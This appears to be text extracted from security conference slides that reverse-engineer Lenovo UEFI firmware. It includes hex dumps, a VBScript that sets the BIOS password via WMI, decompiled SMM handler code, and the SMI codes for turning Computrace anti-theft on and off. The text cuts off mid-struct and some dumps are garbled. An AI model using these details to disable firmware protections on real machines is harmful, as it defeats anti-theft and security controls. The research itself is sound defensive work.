A0 21 93 6B 0A 00 A0 1B 5B 12 5C 2E 5F 53 42 5F !.k.....\_SB\_
47 47 4F 56 00 70 5C 2E 5F 53 42 5F 47 47 4F 56 GGOV.p.\_SB\_GGOV
6A 60 A1 23 A0 21 93 6B 0A 01 A0 1B 5B 12 5C 2E j`.#.!.k.....\_SB\_
5F 53 42 5F 47 47 49 56 00 70 5C 2E 5F 53 42 5F \_SB\_GGIV.p.\_SB\_
47 47 49 56 6A 60 A4 60 10 4D 09 5C 5F 53 42 5F GGIVj`.\_M.\_SB\_
14 34 54 42 46 50 01 A0 16 68 43 47 57 52 46 50 .4TBFP...hCGWRFP
41 54 46 50 45 4E 46 50 47 4E 46 50 4C 56 A1 16 ATFPENFPNGNPLV..
43 47 57 52 46 50 41 54 46 50 45 4E 46 50 47 4E CGWRFPATFPENFPNGN
92 46 50 4C 56 5B 82 4F 05 57 4D 54 46 08 5F 48 .FPLV[.O.WMTF..H
49 44 0D 50 4E 50 30 43 31 34 00 08 5F 55 49 44 ID.PNPOC14..UID
0D 54 42 46 50 00 08 5F 57 44 47 11 17 0A 14 48 .TBFP...WDG....H
FD CC 8E 5E 20 77 4A 9C 48 20 21 CB ED E3 41 54 ....wJ.H !...AT
46 01 02 14 22 57 4D 54 46 03 8C 6A 0A 00 46 50 F...WMTF..j..FP
5F 5F A0 0B 46 50 5F 5F 54 42 46 50 0A 01 A1 07 ...FP_TBFP....
54 42 46 50 0A 00 A0 3B 90 93 54 42 54 53 0A 01 TBFP...;..TBTS..
93 54 42 53 45 0A 05 10 2A 5C 2F 03 5F 53 42 5F .TBSE...*\_SB\_SB\_
50 43 49 30 45 58 50 35 5B 82 18 48 52 55 53 08 PCIOEXP5[.HRUS.
5F 41 44 52 0A 00 14 0B 5F 52 4D 56 00 A4 54 41 _ADR....RMV..TA
52 53 10 49 30 5C 5F 53 42 5F 14 4C 04 50 45 52 RS.IO\_SB\_L.PER
42 0D 41 44 42 47 0D 50 45 52 42 00 70 68 67 7D B.ADBG.PERB.phg)
67 79 69 0A 14 00 67 7D 67 79 6A 0A 0F 00 67 7D gyi...g)gyj...g)
67 79 6B 0A 0C 00 67 7D 67 6C 67 5B 80 50 43 49 gyk...g)gig[.PCI
30 00 67 0A 01 5B 81 0B 50 43 49 30 01 54 45 4D 0.g...[.PCIO.TEM
50 08 A4 54 45 4D 50 14 4D 04 50 45 57 42 0E 41 P..TEMP.M.PEWB.A
44 42 47 0D 50 45 57 42 00 70 68 67 7D 67 79 69 DBG.PEWB.phg)gyi
0A 14 00 67 7D 67 6A 0A 0F 00 67 7D 67 79 6B ...g)gyj...g)gyk
0A 0C 00 67 7D 67 6C 67 5B 80 50 43 49 30 00 67 giga[.PCIO.g

```

▼ Edit As: Hex ▼

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
D120h:	63	69	61	6C	43	68	61	72	46	6F	72	50	61	73	73	77	cialCharForPassw
D130h:	6F	72	64	00	12	18	02	0A	00	0D	43	6F	6E	66	69	72	ord.....Confir
D140h:	6D	54	70	6D	46	77	55	70	64	61	74	65	00	08	56	53	mTpmFwUpdate..VS
D150h:	45	4C	12	47	06	04	12	13	02	0D	44	69	73	61	62	6C	EL.G.....Disabl
D160h:	65	00	0D	45	6E	61	62	6C	65	00	12	0B	02	0D	4F	66	e..Enable.....Of
D170h:	66	00	0D	4F	6E	00	12	10	02	0D	44	69	73	61	62	6C	f..On.....Disabl
D180h:	65	00	0D	34	31	32	00	12	32	06	0D	44	69	73	61	62	e..412..2..Disab
D190h:	6C	65	00	0D	45	6E	61	62	6C	65	00	0D	44	65	66	61	le..Enable..Defa
D1A0h:	75	6C	74	00	0D	4D	54	4D	53	4E	00	0D	31	53	4D	54	ult..MTMSN..1SMT
D1B0h:	4D	53	4E	00	0D	4D	54	53	4E	00	14	49	08	57	51	41	MSN..MTSN..I.WQA
D1C0h:	39	01	5B	23	5C	2F	03	5F	53	42	5F	57	4D	49	31	4D	9.[#/. _SB_WMI1M
D1D0h:	57	4D	49	FF	FF	A0	21	92	93	5C	57	4D	49	53	0A	09	WMIÿÿ !'\"WMIIS..
D1E0h:	68	0A	00	5B	27	5C	2F	03	5F	53	42	5F	57	4D	49	31	h..['\/. _SB_WMI1
D1F0h:	4D	57	4D	49	A4	0D	00	70	83	88	49	54	45	4D	5C	57	MWMIæ..pf^ITEM\W
D200h:	49	54	4D	00	60	70	83	88	60	0A	00	00	61	70	83	88	ITM..pf^`...apf^
D210h:	60	0A	01	00	62	73	62	0D	2C	00	66	70	83	88	56	53	`...bsb.,,fpf^VS
D220h:	45	4C	61	00	63	73	66	83	88	63	5C	57	53	45	4C	00	ELa.csff^c\WSEL.
D230h:	67	5B	27	5C	2F	03	5F	53	42	5F	57	4D	49	31	4D	57	g['\/. _SB_WMI1MW
D240h:	4D	49	A4	67	14	4F	08	57	4D	41	41	03	5B	23	5C	2F	MIæg.O.WMAA.[#/\
D250h:	03	5F	53	42	5F	57	4D	49	31	4D	57	4D	49	FF	FF	A0	._SB_WMI1MWMIÿÿ
D260h:	0A	93	87	6A	0A	00	70	0A	02	60	A1	44	04	70	5C	2F	..\"+j..p..`j;d.p\
D270h:	03	5F	53	42	5F	57	4D	49	31	43	41	52	47	6A	60	A0	._SB_WMI1CARGj`
D280h:	2F	93	60	0A	00	70	5C	2F	03	5F	53	42	5F	57	4D	49	/\"`..p\/. _SB_WMI
D290h:	31	57	53	45	54	49	54	45	4D	56	53	45	4C	60	A0	10	1WSETITEMVSEL`.
D2A0h:	93	60	0A	00	70	5C	57	4D	49	53	0A	0A	0A	00	60	5B	\"`..p\WMIIS....`[
D2B0h:	27	5C	2F	03	5F	53	42	5F	57	4D	49	31	4D	57	4D	49	'\/. _SB_WMI1MWMI
D2C0h:	A4	83	88	5C	2F	03	5F	53	42	5F	57	4D	49	31	52	45	æf^\"`.. _SB_WMI1RE
D2D0h:	54	4E	60	00	08	57	51	42	42	11	4D	53	0B	38	05	46	TN`..WQBB.MS.8.F
D2E0h:	4F	4D	42	01	00	00	00	28	05	00	00	AE	18	00	00	44	OMB....(....®....D

Find Results


Address	Value
D04Dh	WMI
D05Eh	WMI
D063h	WMI
D1CBh	WMI
D1D0h	WMI
D1DAh	WMI
D1ECh	WMI
D1F1h	WMI

```
1 '
2 ' Update Administrator Password
3 '
4 On Error Resume Next
5 Dim colItems
6
7 If WScript.Arguments.Count <> 3 Then
8     WScript.Echo "SetSupervisorPassword.vbs [old Password] [new Password] [encoding]"
9     WScript.Quit
10 End If
11
12 strRequest = "pap," + WScript.Arguments(0) + "," + WScript.Arguments(1) + "," + WScript.Arguments(2) +
13
14 strComputer = "LOCALHOST" ' Change as needed.
15 Set objWMIService = GetObject("WinMgmts:" _
16     & "{ImpersonationLevel=Impersonate}!\" & strComputer & "\root\wmi")
17 Set colItems = objWMIService.ExecQuery("Select * from Lenovo_SetBiosPassword")
18
19 strReturn = "error"
20 For Each objItem in colItems
21     ObjItem.SetBiosPassword strRequest, strReturn
22 Next
23
24 WScript.Echo " SetBiosPassword: "+ strReturn
```

BRAVE NEW WORLD



How this REsearch get started?



DXE driver	LenovoRemoteConfigUpdateDxe
SMM module	LenovoSetupAutomationSmm
DXE driver	LenovoSetupUnderOsDxe
SMM module	LenovoSetupUnderOsSmm

WTF LenovoSetupUnderOs (Smm/Dxe)?

- **LenovoSetupUnderOsDxe** (0D648466-36BD-42c6-B287-7C3BAA2575C0)
 - ✓ Communicate with LenovoPasswordManagerDxe
- **LenovoSetupUnderOsSmm** (65A72030-B02E-4bf3-8424-BA5F2FC56DE7)
 - Multiple WSMI Handlers (~12 SMI handlers):
 - ✓ Get/Set BiosPassword
 - ✓ Get/Set BiosSettings
- **LenovoHiddenSetting**
 - ✓ ComputraceDisable
 - ✓ CpuDebugEnable



Setup Automation SMI?

- **ChangeConfiguration 0x04**
- **ChangePassword 0x81**
- **ChangeBootOrder 0xA7**
- **SecureBootConfiguration 0xAE**

- **It's more: 0x0f, 0x80, 0x82, 0x9F, 0xB4/B6/B8**

Setup Automation SMI?

- **ChangeConfiguration 0x04**
- **ChangePassword 0x81**
- **ChangeBootOrder 0xA7**
- **SecureBootConfiguration 0xAE**

- **It's more: 0x0f, 0x80, 0x82, 0x9F, 0xB4/B6/B8**



Computrace Never Dies

How I back to my old Computrace REsearch



Application	AbsoluteComputraceInstaller
DXE driver	LenovoComputraceEnablerDxe
DXE driver	LenovoComputraceLoaderDxe
SMM module	LenovoComputraceSmiServices
SMM module	LenovoSecuritySmiDispatch
DXE driver	LenovoRemoteConfigUpdateDxe

How I back to my old Computrace REsearch



Alex Matrosov @matrosov · Feb 5

My @offensive_con talk "Attacking Hardware Root of Trust from UEFI Firmware" on the next week. This research will also include the details of activation/deactivation Computrace/Lojack from OS without access to BIOS setup. It's no real option exist for permanent disabling!

**ComputraceSmiServices:
Register Callbacks**

```
signed __int64 RegisterComputraceSmi()
{
    v0 = 0164;
    if ( SmtLocation )
    {
        v0 = SmtLocation;
        qword_EB8 = v0;
        if ( (SmtLocation->SmmLocateProtocol(
            &LENOVO_SECURITY_SMI_DISPATCHER,
            0164,
            &LENOVO_SECURITY_SMI_DISPATCHER,
            return 0x800000000000003164;
        if ( (SmtLocation->SmmLocateProtocol(
            return 0x800000000000003164;
        zeromem(&security_settings, Tui64);
        if ( InitializeSecurityConfiguration(
            return 0x800000000000003164;
        v0 = Handler_1;
        v4 = 0164;
        if ( Handler_1 )
        {
            v5 = 0164;
            do
            {
                (*LENOVO_SECURITY_SMI_DISPATCHER_PROTOCOL)(LENOVO_SECURITY_SMI_DISPATCHER_PROTOCOL, ServicesTable[v0], v0);
                v5 = 2 * 4 + v0;
                v0 = ServicesTable[2 * v5 + 1];
            } while ( v0 );
        }
        return 0164;
    }
}
```


text:0000000000000300 qword_300 dq 4CC90D4FASCI808Fh, 4990D341E6D119A6h
text:0000000000000310 ; __int64 ServicesTable[]
text:0000000000000310 ServicesTable dq 85h
text:0000000000000318 off_318 dq offset Handler_1
text:0000000000000320 dq 87h
text:0000000000000328 dq offset Handler_2
text:0000000000000330 dq 88h
text:0000000000000338 dq offset Handler_3
text:0000000000000340 dq 88h
text:0000000000000342 align 8


1 60 152

uteComputraceInstaller
oComputraceEnablerDxe
oComputraceLoaderDxe
oComputraceSmiServices
oSecuritySmiDispatch
oRemoteConfigUpdateDxe



It's no permanent disable of Computrace components exist





Lenovo security configs

```
typedef struct {  
  
    UINT8    Unknown1[12]  
    UINT8    IntelTXT;  
    UINT8    Unknown2[5];  
    UINT8    UserFlashUpdate;  
    UINT8    Unknown3[15];  
    UINT8    AccessToCamera;  
    UINT8    AccessToMicrophone;  
    UINT8    Unknown4[2];  
    UINT8    Computrace;  
    UINT8    Unknown5[2];  
    UINT8    IntelVT;  
    UINT8    IntelVTD;  
    UINT8    Unknown6[2];  
    UINT8    SecureBoot;  
    UINT8    RollBackPrevention;  
    UINT8    Unknown7[2];  
    UINT8    IntelFTPM;  
    UINT8    Unknown8;  
    UINT8    PwdCountError;  
    UINT8    Unknown9[6];  
    UINT8    DeviceGuard;  
    UINT8    Unknown10[80];  
  
} LENOVO_SECURITY_CONFIG;
```

ComputraceSmiServices->Register Callbacks

```
signed __int64 RegisterComputraceSmi()
{
    v0 = 0i64;
    if ( SmstLocation )
        v0 = SmstLocation;
    qword_EB8 = v0;
    if ( (SmstLocation->SmmLocateProtocol(
        &LENOVO_SECURITY_SMI_DISPATCH_PROTOCOL_GUID,
        0i64,
        &LENOVO_SECURITY_SMI_DISPATCH_PROTOCOL) & 0x8000000000000000ui64) != 0i64 )
        return 0x8000000000000003i64;
    if ( (SmstLocation->SmmLocateProtocol(&LENOVO_MAILBOX_PROTOCOL_GUID, 0i64, &LENOVO_MAILBOX_PROTOCOL) & 0x8000000000000000ui64) != 0i64 )
        return 0x8000000000000003i64;
    zeromem(&security_settings, 7ui64);
    if ( InitializeSecurityConfiguration(v2) < 0 )
        return 0x8000000000000003i64;
    v3 = Handler_1;
    v4 = 0i64;
    if ( Handler_1 )
    {
        v5 = 0i64;
        do
        {
            (*LENOVO_SECURITY_SMI_DISPATCH_PROTOCOL)(LENOVO_SECURITY_SMI_DISPATCH_PROTOCOL, ServicesTable[v5], v3);
            v5 = 2 * ++v4;
            v3 = ServicesTable[2 * v4 + 1];
        }
        while ( v3 );
    }
    return 0i64;
}
```

ComputraceSmiServices->Register Callbacks

```
signed __int64 RegisterComputraceSmi()
{
    v0 = 0i64;
    if ( SmstLocation )
        v0 = SmstLocation;
    qword_EB8 = v0;
    if ( (SmstLocation->SmmLocateProtocol)
        &LENOVO_SECURITY_SMI_DISPATCH_PROTOCOL
        0i64,
        &LENOVO_SECURITY_SMI_DISPATCH_PROTOCOL )
        return 0x8000000000000003i64;
    if ( (SmstLocation->SmmLocateProtocol)
        return 0x8000000000000003i64;
    zeromem(&security_settings, 7ui64);
    if ( InitializeSecurityConfiguration )
        return 0x8000000000000003i64;
    v3 = Handler_1;
    v4 = 0i64;
    if ( Handler_1 )
    {
        v5 = 0i64;
        do
        {
            (*LENOVO_SECURITY_SMI_DISPATCH_PROTOCOL) (LENOVO_SECURITY_SMI_DISPATCH_PROTOCOL, ServicesTable[v5], v3);
            v5 = 2 * ++v4;
            v3 = ServicesTable[2 * v4 + 1];
        }
        while ( v3 );
    }
    return 0i64;
}
```

```
text:0000000000000300 qword_300 dq 4CC90D4FA2C1808Fh, 499DD341E6D119A6h
text:0000000000000300
text:0000000000000310 ; __int64 ServicesTable[]
text:0000000000000310 ServicesTable dq 85h
text:0000000000000318 off_318 dq offset Handler_1
text:0000000000000320 dq 87h
text:0000000000000328 dq offset Handler_2
text:0000000000000330 dq 88h
text:0000000000000338 dq offset Handler_3
text:0000000000000340
text:0000000000000342 align 8
```


Computrace SMI Handlers

- **ComputraceEnable = 0x85**
- **ComputraceDisable = 0x87**
- **ComputraceState = 0x88**
- **ComputraceEnableAction = 0x8d**
- **ComputraceDisableAction = 0x8e**



ComputraceSmiServices->Register Callbacks

```
typedef struct {  
  
    UINT8    Unknown1[4];  
    UINT8    ComputraceState;  
    UINT8    Unknown1[44];  
  
} LENOVO_SCRATCH_DATA;
```


```
Variable NV+RT+BS '67C3208E-4FCB-498F-9729-0760BB4109A7:LenovoScratchData' DataSize = 30|  
00000000: 00 00 00 00 00 00 00 00-00 00 00 00 01 00 00 01 *.....*  
00000010: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
00000020: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
Variable NV+RT+BS '67C3208E-4FCB-498F-9729-0760BB4109A7:LenovoFlashScratch1' DataSize = 1  
00000000: 00 *.  
Variable NV+RT+BS '2A4DC6B7-41F5-45DD-B46F-2DD334C1CF65:LBL' DataSize = 1  
00000000: 00 *.  
Variable NV+RT+BS '67C3208E-4FCB-498F-9729-0760BB4109A7:MailBoxQ' DataSize = 4C  
00000000: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
00000010: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
00000020: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
00000030: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
00000040: 00 00 00 00 00 00 00 00-00 00 00 00 *.....*
```

ComputraceSmiServices->Register Callbacks

```
typedef struct {  
  
    UINT8    Unknown1[12];  
    UINT8    IntelTXT;  
    UINT8    Unknown2[5];  
    UINT8    UserFlashUpdate;  
    UINT8    Unknown3[15];  
    UINT8    AccessToCamera;  
    UINT8    AccessToMicrophone;  
    UINT8    Unknown4[2];  
    UINT8    Computrace;  
    UINT8    Unknown5[2];  
    UINT8    IntelVT;  
    UINT8    IntelVTD;  
    UINT8    Unknown6[2];  
    UINT8    SecureBoot;  
    UINT8    RollBackPrevention;  
    UINT8    Unknown7[2];  
    UINT8    IntelFTPM;  
    UINT8    Unknown8;  
    UINT8    PwdCountError;  
    UINT8    Unknown9[6];  
    UINT8    DeviceGuard;  
    UINT8    Unknown10[80];  
  
} LENOVO_SECURITY_CONFIG;
```

```
Variable NV+RT+BS 'A2C1808F-0D4F-4CC9-A619-D1E641D39D49:LenovoSecurityConfig' DataSize = 8B  
00000000: 01 00 00 00 01 01 00 00-01 00 01 00 00 00 00 00 *.....*  
00000010: 00 00 00 00 01 01 01 01-01 01 01 01 01 01 01 01 *.....*  
00000020: 01 01 01 01 01 00 00 01-00 01 00 00 01 00 00 00 *.....*  
00000030: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
00000040: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
00000050: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
00000060: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
00000070: 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 *.....*  
00000080: 00 00 00 00 00 00 00 00-00 00 01 *.....*
```

ComputraceSmiServices->Register Callbacks



```
//0 = Disable 1 = Enable 2 = Permanent Disable
if (SecurityConfig.Computrace == 1) {
    ComputraceState->Enable = TRUE;
}
else
    ComputraceState->Enable = FALSE;
```

SmiComputraceEnable = 0x85

```
#define COMPUTRACE_STATE_DISABLED      0x20000000
#define COMPUTRACE_STATE_ENABLED      0x40000000
#define COMPUTRACE_STATE_NOTSUPPORTED 0x80000000

if (Computrace->State == FALSE) {
    reg_EAX |= COMPUTRACE_STATE_NOTSUPPORTED;
    return EFI_SUCCESS;
}

if (Computrace->State == TRUE) {
    reg_EAX |= COMPUTRACE_STATE_ENABLED;
    return EFI_SUCCESS;
}
```


SmiComputraceDisable = 0x87

```
typedef struct _COMPUTRACE_STATE {  
